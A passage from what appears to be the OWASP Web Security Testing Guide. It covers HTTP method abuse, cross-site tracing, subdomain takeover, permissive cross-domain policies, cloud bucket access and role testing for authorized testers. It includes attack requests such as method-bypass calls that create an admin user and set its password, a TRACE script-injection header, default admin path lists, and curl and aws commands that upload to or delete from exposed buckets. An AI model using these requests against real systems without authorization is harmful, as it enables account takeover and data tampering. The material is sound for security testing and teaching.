Once an administrative interface has been discovered, a combination of the above techniques may be used to attempt to bypass authentication. If this fails, the tester may wish to attempt a brute force attack. In such an instance the tester should be aware of the potential for administrative account lockout if such functionality is present.

Gray-Box Testing

A more detailed examination of the server and application components should be undertaken to ensure hardening (i.e. administrator pages are not accessible to everyone through the use of IP filtering or other controls), and where applicable, verification that all components do not use default credentials or configurations. Source code should be reviewed to ensure that the authorization and authentication model ensures clear separation of duties between normal users and site administrators. User interface functions shared between normal and administrator users should be reviewed to ensure clear separation between the drawing of such components and information leakage from such shared functionality.

Each web framework may have its own admin default pages or path. For example

WebSphere:

```
/admin
/admin-authz.xml
/admin.conf
/admin.passwd
/admin/*
/admin/logon.jsp
/admin/secure/logon.jsp
```

PHP:

```
/phpinfo
/phpmyadmin/
/phpMyAdmin/
/mysqladmin/
/MySQLadmin
/MySQLAdmin
/login.php
/logon.php
/xmlrpc.php
/dbadmin
```

FrontPage:

```
/admin.dll
/admin.exe
/administrators.pwd
/author.dll
/author.exe
/author.log
/authors.pwd
/cgi-bin
```

WebLogic:

```
/AdminCaptureRootCA
/AdminClients
/AdminConnections
/AdminEvents
/AdminJDBC
/AdminLicense
/AdminMain
/AdminProps
/AdminRealm
/AdminThreads
```

WordPress:

```
wp-admin/
wp-admin/about.php
wp-admin/admin-ajax.php
wp-admin/admin-db.php
wp-admin/admin-footer.php
wp-admin/admin-functions.php
wp-admin/admin-header.php
```

Tools

- OWASP ZAP - Forced Browse is a currently maintained use of OWASP's previous DirBuster project.
- THC-HYDRA is a tool that allows brute-forcing of many interfaces, including form-based HTTP authentication.
- A brute forcer is much better when it uses a good dictionary, for example the netsparker dictionary.

References

- Cirt: Default Password list
- FuzzDB can be used to do brute force browsing admin login path
- Common admin or debugging parameters

Test HTTP Methods

ID
WSTG-CONF-06

Summary

HTTP offers a number of methods that can be used to perform actions on the web server (the HTTP 1.1 standard refers to them as `methods` but they are also commonly described as `verbs`). While GET and POST are by far the most common methods that are used to access information provided by a web server, HTTP allows several other (and somewhat less known) methods. Some of these can be used for nefarious purposes if the web server is misconfigured.

RFC 7231 – Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content defines the following valid HTTP request methods, or verbs:

- `GET`
- `HEAD`
- `POST`
- `PUT`
- `DELETE`
- `CONNECT`
- `OPTIONS`
- `TRACE`

However, most web applications only need to respond to GET and POST requests, receiving user data in the URL query string or appended to the request respectively. The standard `<a href=""></a>` style links as well as forms defined without a method trigger a GET request; form data submitted via `<form method='POST'></form>` trigger POST requests. JavaScript and AJAX calls may send methods other than GET and POST but should usually not need to do that. Since the other methods are so rarely used, many developers do not know, or fail to take into consideration, how the web server or application framework's implementation of these methods impact the security features of the application.

Test Objectives

- Enumerate supported HTTP methods.
- Test for access control bypass.
- Test XST vulnerabilities.
- Test HTTP method overriding techniques.

How to Test

Discover the Supported Methods

To perform this test, the tester needs some way to figure out which HTTP methods are supported by the web server that is being examined. While the `OPTIONS` HTTP method provides a direct way to do that, verify the server's response by issuing requests using different methods. This can be achieved by manual testing or something like the `http-methods` Nmap script.

To use the `http-methods` Nmap script to test the endpoint `/index.php` on the server `localhost` using HTTPS, issue the command:

```
nmap -p 443 --script http-methods --script-args http-methods.url-path='/index.php' localhost
```

When testing an application that has to accept other methods, e.g. a RESTful Web Service, test it thoroughly to make sure that all endpoints accept only the methods that they require.

Testing the PUT Method

1. Capture the base request of the target with a web proxy.
2. Change the request method to `PUT` and add `test.html` file and send the request to the application server.

```
PUT /test.html HTTP/1.1
Host: testing-website

<html>
HTTP PUT Method is Enabled
</html>
```

3. If the server response with 2XX success codes or 3XX redirections and then confirm by `GET` request for `test.html` file. The application is vulnerable.

If the HTTP `PUT` method is not allowed on base URL or request, try other paths in the system.

> NOTE: If you are successful in uploading a web shell you should overwrite it or ensure that the security team of the target are aware and remove the component promptly after your proof-of-concept.

Leveraging the `PUT` method an attacker may be able to place arbitrary and potentially malicious content, into the system which may lead to remote code execution, defacing the site or denial of service.

Testing for Access Control Bypass

Find a page to visit that has a security constraint such that a GET request would normally force a 302 redirect to a log in page or force a log in directly. Issue requests using various methods such as HEAD, POST, PUT etc. as well as arbitrarily made up methods such as BILBAO, FOOBAR, CATS, etc. If the web application responds with a `HTTP/1.1 200 OK` that is not a log in page, it may be possible to bypass authentication or authorization. The following example uses Nmap's `ncat`.

```
$ ncat www.example.com 80
HEAD /admin HTTP/1.1
Host: www.example.com

HTTP/1.1 200 OK
Date: Mon, 18 Aug 2008 22:44:11 GMT
Server: Apache
Set-Cookie: PHPSESSID=pKi...; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: adminOnlyCookie1=...; expires=Tue, 18-Aug-2009 22:44:31 GMT; domain=www.example.com
Set-Cookie: adminOnlyCookie2=...; expires=Mon, 18-Aug-2008 22:54:31 GMT; domain=www.example.com
Set-Cookie: adminOnlyCookie3=...; expires=Sun, 19-Aug-2007 22:44:30 GMT; domain=www.example.com
Content-Language: EN
Connection: close
Content-Type: text/html; charset=ISO-8859-1
```

If the system appears vulnerable, issue CSRF-like attacks such as the following to exploit the issue more fully:

- `HEAD /admin/createUser.php?member=myAdmin`
- `PUT /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123`
- `CATS /admin/groupEdit.php?group=Admins&member=myAdmin&action=add`

Using the above three commands, modified to suit the application under test and testing requirements, a new user would be created, a password assigned, and the user made an administrator, all using blind request submission.

Testing for Cross-Site Tracing Potential

Note: in order to understand the logic and the goals of a cross-site tracing (XST) attack, one must be familiar with cross-site scripting attacks.

The `TRACE` method, intended for testing and debugging, instructs the web server to reflect the received message back to the client. This method, while apparently harmless, can be successfully leveraged in some scenarios to steal legitimate users' credentials. This attack technique was discovered by Jeremiah Grossman in 2003, in an attempt to bypass the HttpOnly attribute that aims to protect cookies from being accessed by JavaScript. However, the TRACE method can be used to bypass this protection and access the cookie even when this attribute is set.

Test for cross-site tracing potential by issuing a request such as the following:

```
$ ncat www.victim.com 80
TRACE / HTTP/1.1
Host: www.victim.com
Random: Header

HTTP/1.1 200 OK
Random: Header
...
```

The web server returned a 200 and reflected the random header that was set in place. To further exploit this issue:

```
$ ncat www.victim.com 80
TRACE / HTTP/1.1
Host: www.victim.com
Attack: <script>prompt()</script>
```

The above example works if the response is being reflected in the HTML context.

In older browsers, attacks were pulled using XHR](https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest) technology, which leaked the headers when the server reflects them (*e.g.* Cookies, Authorization tokens, etc.) and bypassed security measures such as the [HttpOnly attribute. This attack can be pulled in recent browsers only if the application integrates with technologies similar to Flash.

Testing for HTTP Method Overriding

Some web frameworks provide a way to override the actual HTTP method in the request by emulating the missing HTTP verbs passing some custom header in the requests. The main purpose of this is to circumvent some middleware (e.g. proxy, firewall) limitation where methods allowed usually do not encompass verbs such as `PUT` or `DELETE`. The following alternative headers could be used to do such verb tunneling:

- `X-HTTP-Method`
- `X-HTTP-Method-Override`
- `X-Method-Override`

In order to test this, in the scenarios where restricted verbs such as PUT or DELETE return a "405 Method not allowed", replay the same request with the addition of the alternative headers for HTTP method overriding, and observe how the

system responds. The application should respond with a different status code (*e.g.* 200) in cases where method overriding is supported.

The web server in the following example does not allow the `DELETE` method and blocks it:

```
$ ncat www.example.com 80
DELETE /resource.html HTTP/1.1
Host: www.example.com

HTTP/1.1 405 Method Not Allowed
Date: Sat, 04 Apr 2020 18:26:53 GMT
Server: Apache
Allow: GET,HEAD,POST,OPTIONS
Content-Length: 320
Content-Type: text/html; charset=iso-8859-1
Vary: Accept-Encoding
```

After adding the `X-HTTP-Header`, the server responds to the request with a 200:

```
$ ncat www.example.com 80
DELETE /resource.html HTTP/1.1
Host: www.example.com
X-HTTP-Method: DELETE

HTTP/1.1 200 OK
Date: Sat, 04 Apr 2020 19:26:01 GMT
Server: Apache
```

Remediation

- Ensure that only the required headers are allowed, and that the allowed headers are properly configured.
- Ensure that no workarounds are implemented to bypass security measures implemented by user-agents, frameworks, or web servers.

Tools

- Ncat
- cURL
- nmap http-methods NSE script
- w3af plugin htaccess_methods

References

- RFC 2109 and RFC 2965: “HTTP State Management Mechanism”
- HTACCESS: BILBAO Method Exposed
- Amit Klein: “XS(T) attack variants which can, in some cases, eliminate the need for TRACE”
- Fortify - Misused HTTP Method Override
- CAPEC-107: Cross Site Tracing

Test HTTP Strict Transport Security

ID
WSTG-CONF-07

Summary

The HTTP Strict Transport Security (HSTS) feature lets a web application inform the browser through the use of a special response header that it should never establish a connection to the specified domain servers using un-encrypted HTTP. Instead, it should automatically establish all connection requests to access the site through HTTPS. It also prevents users from overriding certificate errors.

Considering the importance of this security measure it is prudent to verify that the web site is using this HTTP header in order to ensure that all the data travels encrypted between the web browser and the server.

The HTTP strict transport security header uses two directives:

- `max-age`: to indicate the number of seconds that the browser should automatically convert all HTTP requests to HTTPS.
- `includeSubDomains`: to indicate that all related sub-domains must use HTTPS.
- `preload` Unofficial: to indicate that the domain(s) are on the preload list(s) and that browsers should never connect without HTTPS.
  - This is supported by all major browsers but is not official part of the specification. (See hstspreload.org for more information.)

Here's an example of the HSTS header implementation:

`Strict-Transport-Security: max-age=31536000; includeSubDomains`

The use of this header by web applications must be checked to find if the following security issues could be produced:

- Attackers sniffing the network traffic and accessing the information transferred through an un-encrypted channel.
- Attackers exploiting a manipulator in the middle attack because of the problem of accepting certificates that are not trusted.
- Users who mistakenly entered an address in the browser putting HTTP instead of HTTPS, or users who click on a link in a web application which mistakenly indicated use of the HTTP protocol.

Test Objectives

- Review the HSTS header and its validity.

How to Test

The presence of the HSTS header can be confirmed by examining the server's response through an intercepting proxy or by using curl as follows:

```
$ curl -s -D- https://owasp.org | grep -i strict
Strict-Transport-Security: max-age=31536000
```

References

- OWASP HTTP Strict Transport Security

- OWASP Appsec Tutorial Series - Episode 4: Strict Transport Security
- HSTS Specification

Test RIA Cross Domain Policy

ID
WSTG-CONF-08

Summary

Rich Internet Applications (RIA) have adopted Adobe's crossdomain.xml policy files to allow for controlled cross domain access to data and service consumption using technologies such as Oracle Java, Silverlight, and Adobe Flash. Therefore, a domain can grant remote access to its services from a different domain. However, often the policy files that describe the access restrictions are poorly configured. Poor configuration of the policy files enables Cross-site Request Forgery attacks, and may allow third parties to access sensitive data meant for the user.

What are cross-domain policy files?

A cross-domain policy file specifies the permissions that a web client such as Java, Adobe Flash, Adobe Reader, etc. use to access data across different domains. For Silverlight, Microsoft adopted a subset of the Adobe's crossdomain.xml, and additionally created it's own cross-domain policy file: clientaccesspolicy.xml.

Whenever a web client detects that a resource has to be requested from other domain, it will first look for a policy file in the target domain to determine if performing cross-domain requests, including headers, and socket-based connections are allowed.

Master policy files are located at the domain's root. A client may be instructed to load a different policy file but it will always check the master policy file first to ensure that the master policy file permits the requested policy file.

Crossdomain.xml vs. Clientaccesspolicy.xml

Most RIA applications support crossdomain.xml. However in the case of Silverlight, it will only work if the crossdomain.xml specifies that access is allowed from any domain. For more granular control with Silverlight, clientaccesspolicy.xml must be used.

Policy files grant several types of permissions:

- Accepted policy files (Master policy files can disable or restrict specific policy files)
- Sockets permissions
- Header permissions
- HTTP/HTTPS access permissions
- Allowing access based on cryptographic credentials

An example of an overly permissive policy file:

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
    <site-control permitted-cross-domain-policies="all"/>
    <allow-access-from domain="*" secure="false"/>
    <allow-http-request-headers-from domain="*" headers="*" secure="false"/>
</cross-domain-policy>
```

How can cross domain policy files can be abused?

- Overly permissive cross-domain policies.

- Generating server responses that may be treated as cross-domain policy files.
- Using file upload functionality to upload files that may be treated as cross-domain policy files.

Impact of Abusing Cross-Domain Access

- Defeat CSRF protections.
- Read data restricted or otherwise protected by cross-origin policies.

Test Objectives

- Review and validate the policy files.

How to Test

Testing for RIA Policy Files Weakness

To test for RIA policy file weakness the tester should try to retrieve the policy files crossdomain.xml and clientaccesspolicy.xml from the application's root, and from every folder found.

For example, if the application's URL is `http://www.owasp.org`, the tester should try to download the files `http://www.owasp.org/crossdomain.xml` and `http://www.owasp.org/clientaccesspolicy.xml`.

After retrieving all the policy files, the permissions allowed should be be checked under the least privilege principle. Requests should only come from the domains, ports, or protocols that are necessary. Overly permissive policies should be avoided. Policies with `*` in them should be closely examined.

Example

```
<cross-domain-policy>
    <allow-access-from domain="*" />
</cross-domain-policy>
```

Result Expected

- A list of policy files found.
- A list of weak settings in the policies.

Tools

- Nikto
- OWASP Zed Attack Proxy Project
- W3af

References

- Adobe: "Cross-domain policy file specification"
- Adobe: "Cross-domain policy file usage recommendations for Flash Player"
- Oracle: "Cross-Domain XML Support"
- MSDN: "Making a Service Available Across Domain Boundaries"
- MSDN: "Network Security Access Restrictions in Silverlight"
- Stefan Esser: "Poking new holes with Flash Crossdomain Policy Files"
- Jeremiah Grossman: "Crossdomain.xml Invites Cross-site Mayhem"
- Google Doctype: "Introduction to Flash security"
- UCSD: Analyzing the Crossdomain Policies of Flash Applications

Test File Permission

ID
WSTG-CONF-09

Summary

When a resource is given a permissions setting that provides access to a wider range of actors than required, it could lead to the exposure of sensitive information, or the modification of that resource by unintended parties. This is especially dangerous when the resource is related to program configuration, execution, or sensitive user data.

A clear example is an execution file that is executable by unauthorized users. For another example, account information or a token value to access an API - increasingly seen in modern web services or microservices - may be stored in a configuration file whose permissions are set to world-readable from the installation by default. Such sensitive data can be exposed by internal malicious actors of the host or by a remote attacker who compromised the service with other vulnerabilities but obtained only a normal user privilege.

Test Objectives

- Review and identify any rogue file permissions.

How to Test

In Linux, use `ls` command to check the file permissions. Alternatively, `namei` can also be used to recursively list file permissions.

```
$ namei -l /PathToCheck/
```

The files and directories that require file permission testing include but are not limited to:

- Web files/directory
- Configuration files/directory
- Sensitive files (encrypted data, password, key)/directory
- Log files (security logs, operation logs, admin logs)/directory
- Executables (scripts, EXE, JAR, class, PHP, ASP)/directory
- Database files/directory
- Temp files /directory
- Upload files/directory

Remediation

Set the permissions of the files and directories properly so that unauthorized users cannot access critical resources unnecessarily.

Tools

- Windows AccessEnum
- Windows AccessChk
- Linux namei

References

- CWE-732: Incorrect Permission Assignment for Critical Resource

Test for Subdomain Takeover

ID
WSTG-CONF-10

Summary

A successful exploitation of this kind of vulnerability allows an adversary to claim and take control of the victim's subdomain. This attack relies on the following:

1. The victim's external DNS server subdomain record is configured to point to a non-existing or non-active resource/external service/endpoint. The proliferation of XaaS (Anything as a Service) products and public cloud services offer a lot of potential targets to consider.
2. The service provider hosting the resource/external service/endpoint does not handle subdomain ownership verification properly.

If the subdomain takeover is successful a wide variety of attacks are possible (serving malicious content, phising, stealing user session cookies, credentials, etc.). This vulnerability could be exploited for a wide variety of DNS resource records including: `A`, `CNAME`, `MX`, `NS`, `TXT` etc. In terms of the attack severity an `NS` subdomain takeover (although less likely) has the highest impact because a successful attack could result in full control over the whole DNS zone and the victim's domain.

GitHub

1. The victim (victim.com) uses GitHub for development and configured a DNS record (`coderepo.victim.com`) to access it.
2. The victim decides to migrate their code repository from GitHub to a commercial platform and does not remove `coderepo.victim.com` from their DNS server.
3. An adversary finds out that `coderepo.victim.com` is hosted on GitHub and uses GitHub Pages to claim `coderepo.victim.com` using their GitHub account.

Expired Domain

1. The victim (victim.com) owns another domain (victimotherdomain.com) and uses a CNAME record (www) to reference the other domain (`www.victim.com` –> `victimotherdomain.com`)
2. At some point, victimotherdomain.com expires and is available for registration by anyone. Since the CNAME record is not deleted from the victim.com DNS zone, anyone who registers `victimotherdomain.com` has full control over `www.victim.com` until the DNS record is present.

Test Objectives

- Enumerate all possible domains (previous and current).
- Identify forgotten or misconfigured domains.

How to Test

Black-Box Testing

The first step is to enumerate the victim DNS servers and resource records. There are multiple ways to accomplish this task, for example DNS enumeration using a list of common subdomains dictionary, DNS brute force or using web search engines and other OSINT data sources.

Using the dig command the tester looks for the following DNS server response messages that warrant further investigation:

- `NXDOMAIN`
- `SERVFAIL`
- `REFUSED`
- `no servers could be reached.`

Testing DNS A, CNAME Record Subdomain Takeover

Perform a basic DNS enumeration on the victim's domain (`victim.com`) using `dnsrecon` :

```
$ ./dnsrecon.py -d victim.com
[*] Performing General Enumeration of Domain: victim.com
...
[-] DNSSEC is not configured for victim.com
[*]      A subdomain.victim.com 192.30.252.153
[*]      CNAME subdomain1.victim.com fictioussubdomain.victim.com
...
```

Identify which DNS resource records are dead and point to inactive/not-used services. Using the dig command for the `CNAME` record:

```
$ dig CNAME fictioussubdomain.victim.com
; <<>> DiG 9.10.3-P4-Ubuntu <<>> ns victim.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 42950
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1
```

The following DNS responses warrant further investigation: `NXDOMAIN` .

To test the `A` record the tester performs a whois database lookup and identifies GitHub as the service provider:

```
$ whois 192.30.252.153 | grep "OrgName"
OrgName: GitHub, Inc.
```

The tester visits `subdomain.victim.com` or issues a HTTP GET request which returns a "404 - File not found" response which is a clear indication of the vulnerability.




Figure 4.2.10-1: GitHub 404 File Not Found response

The tester claims the domain using GitHub Pages:




Figure 4.2.10-2: GitHub claim domain

Testing NS Record Subdomain Takeover

Identify all nameservers for the domain in scope:

```
$ dig ns victim.com +short
ns1.victim.com
nameserver.expireddomain.com
```

In this fictious example the tester checks if the domain `expireddomain.com` is active with a domain registrar search. If the domain is available for purchase the subdomain is vulnerable.

The following DNS responses warrant further investigation: `SERVFAIL` or `REFUSED`.

Gray-Box Testing

The tester has the DNS zone file available which means DNS enumeration is not necessary. The testing methodology is the same.

Remediation

To mitigate the risk of subdomain takeover the vulnerable DNS resource record(s) should be removed from the DNS zone. Continous monitoring and periodic checks are recommended as best practice.

Tools

- dig - man page
- recon-ng - Web Reconnaissance framework
- theHarvester - OSINT intelligence gathering tool
- Sublist3r - OSINT subdomain enumeration tool
- dnsrecon - DNS Enumeration Script
- OWASP Amass DNS enumeration

References

- HackerOne - A Guide To Subdomain Takeovers
- Subdomain Takeover: Basics
- Subdomain Takeover: Going beyond CNAME
- OWASP AppSec Europe 2017 - Frans Rosén: DNS hijacking using cloud providers – no verification needed

Test Cloud Storage

ID
WSTG-CONF-11

Summary

Cloud storage services facilitate web application and services to store and access objects in the storage service. Improper access control configuration, however, may result in sensitive information exposure, data being tampered, or unauthorized access.

A known example is where an Amazon S3 bucket is misconfigured, although the other cloud storage services may also be exposed to similar risks. By default, all S3 buckets are private and can be accessed only by users that are explicitly granted access. Users can grant public access to both the bucket itself and to individual objects stored within that bucket. This may lead to an unauthorized user being able to upload new files, modify or read stored files.

Test Objectives

- Assess that the access control configuration for the storage services is properly in place.

How to Test

First identify the URL to access the data in the storage service, and then consider the following tests:

- read the unauthorized data
- upload a new arbitrary file

You may use curl for the tests with the following commands and see if unauthorized actions can be performed successfully.

To test the ability to read an object:

```
curl -X GET https://<cloud-storage-service>/<object>
```

To test the ability to upload a file:

```
curl -X PUT -d 'test' 'https://<cloud-storage-service>/test.txt'
```

Testing for Amazon S3 Bucket Misconfiguration

The Amazon S3 bucket URLs follow one of two formats, either virtual host style or path-style.

- Virtual Hosted Style Access

```
https://bucket-name.s3.Region.amazonaws.com/key-name
```

In the following example, `my-bucket` is the bucket name, `us-west-2` is the region, and `puppy.png` is the key-name:

```
https://my-bucket.s3.us-west-2.amazonaws.com/puppy.png
```

- Path-Style Access

```
https://s3.Region.amazonaws.com/bucket-name/key-name
```

As above, in the following example, `my-bucket` is the bucket name, `us-west-2` is the region, and `puppy.png` is the key-name:

```
https://s3.us-west-2.amazonaws.com/my-bucket/puppy.jpg
```

For some regions, the legacy global endpoint that does not specify a region-specific endpoint can be used. Its format is also either virtual hosted style or path-style.

- Virtual Hosted Style Access

```
https://bucket-name.s3.amazonaws.com
```

- Path-Style Access

```
https://s3.amazonaws.com/bucket-name
```

Identify Bucket URL

For black-box testing, S3 URLs can be found in the HTTP messages. The following example shows a bucket URL is sent in the `img` tag in a HTTP response.

```
...
<img src="https://my-bucket.s3.us-west-2.amazonaws.com/puppy.png">
...
```

For gray-box testing, you can obtain bucket URLs from Amazon's web interface, documents, source code, or any other available sources.

Testing with AWS-CLI

In addition to testing with curl, you can also test with the AWS Command-line tool. In this case `s3://` protocol is used.

List

The following command lists all the objects of the bucket when it is configured public.

```
aws s3 ls s3://<bucket-name>
```

Upload

The following is the command to upload a file

```
aws s3 cp arbitrary-file s3://bucket-name/path-to-save
```

This example shows the result when the upload has been successful.

```
$ aws s3 cp test.txt s3://bucket-name/test.txt
upload: ./test.txt to s3://bucket-name/test.txt
```

This example shows the result when the upload has failed.

```
$ aws s3 cp test.txt s3://bucket-name/test.txt
upload failed: ./test2.txt to s3://bucket-name/test2.txt An error occurred (AccessDenied) when
calling the PutObject operation: Access Denied
```

Remove

The following is the command to remove an object

```
aws s3 rm s3://bucket-name/object-to-remove
```

Tools

- AWS CLI

References

- Working with Amazon S3 Buckets
- flAWS 2

4.3 Identity Management Testing

4.3.1 Test Role Definitions

4.3.2 Test User Registration Process

4.3.3 Test Account Provisioning Process

4.3.4 Testing for Account Enumeration and Guessable User Account

4.3.5 Testing for Weak or Unenforced Username Policy

Test Role Definitions

ID
WSTG-IDNT-01

Summary

Applications have several types of functionalities and services, and those require access permissions based on the needs of the user. That user could be:

- an administrator, where they manage the application functionalities.
- an auditor, where they review the application transactions and provide a detailed report.
- a support engineer, where they help customers debug and fix issues on their accounts.
- a customer, where they interact with the application and benefit from its services.

In order to handle these uses and any other use case for that application, role definitions are setup (more commonly known as RBAC). Based on these roles, the user is capable of accomplishing the required task.

Test Objectives

- Identify and document roles used by the application.
- Attempt to switch, change, or access another role.
- Review the granularity of the roles and the needs behind the permissions given.

How to Test

Roles Identification

The tester should start by identifying the application roles being tested through any of the following methods:

- Application documentation.
- Guidance by the developers or administrators of the application.
- Application comments.
- Fuzz possible roles:
  - cookie variable (*e.g.* `role=admin`, `isAdmin=True`)
  - account variable (*e.g.* `Role: manager`)
  - hidden directories or files (*e.g.* `/admin`, `/mod`, `/backups`)
  - switching to well known users (*e.g.* `admin`, `backups`, etc.)

Switching to Available Roles

After identifying possible attack vectors, the tester needs to test and validate that they can access the available roles.

> Some applications define the roles of the user on creation, through rigorous checks and policies, or by ensuring that the user's role is properly protected through a signature created by the backend. Finding that roles exist doesn't mean that they're a vulnerability.

Review Roles Permissions

After gaining access to the roles on the system, the tester must understand the permissions provided to each role.

A support engineer shouldn't be able to conduct administrative functionalities, manage the backups, or conduct any transactions in the place of a user.

An administrator shouldn't have full powers on the system. Sensitive admin functionality should leverage a maker-checker principle, or use MFA to ensure that the administrator is conducting the transaction. A clear example on this was the Twitter incident in 2020.

Tools

The above mentioned tests can be conducted without the use of any tool, except the one being used to access the system.

To make things easier and more documented, one can use:

- Burp's Autorize extension
- ZAP's Access Control Testing add-on

References

- Role Engineering for Enterprise Security Management, E Coyne & J Davis, 2007
- Role engineering and RBAC standards

Test User Registration Process

ID
WSTG-IDNT-02

Summary

Some websites offer a user registration process that automates (or semi-automates) the provisioning of system access to users. The identity requirements for access vary from positive identification to none at all, depending on the security requirements of the system. Many public applications completely automate the registration and provisioning process because the size of the user base makes it impossible to manage manually. However, many corporate applications will provision users manually, so this test case may not apply.

Test Objectives

- Verify that the identity requirements for user registration are aligned with business and security requirements.
- Validate the registration process.

How to Test

Verify that the identity requirements for user registration are aligned with business and security requirements:

1. Can anyone register for access?
2. Are registrations vetted by a human prior to provisioning, or are they automatically granted if the criteria are met?
3. Can the same person or identity register multiple times?
4. Can users register for different roles or permissions?
5. What proof of identity is required for a registration to be successful?
6. Are registered identities verified?

Validate the registration process:

1. Can identity information be easily forged or faked?
2. Can the exchange of identity information be manipulated during registration?

Example

In the WordPress example below, the only identification requirement is an email address that is accessible to the registrant.

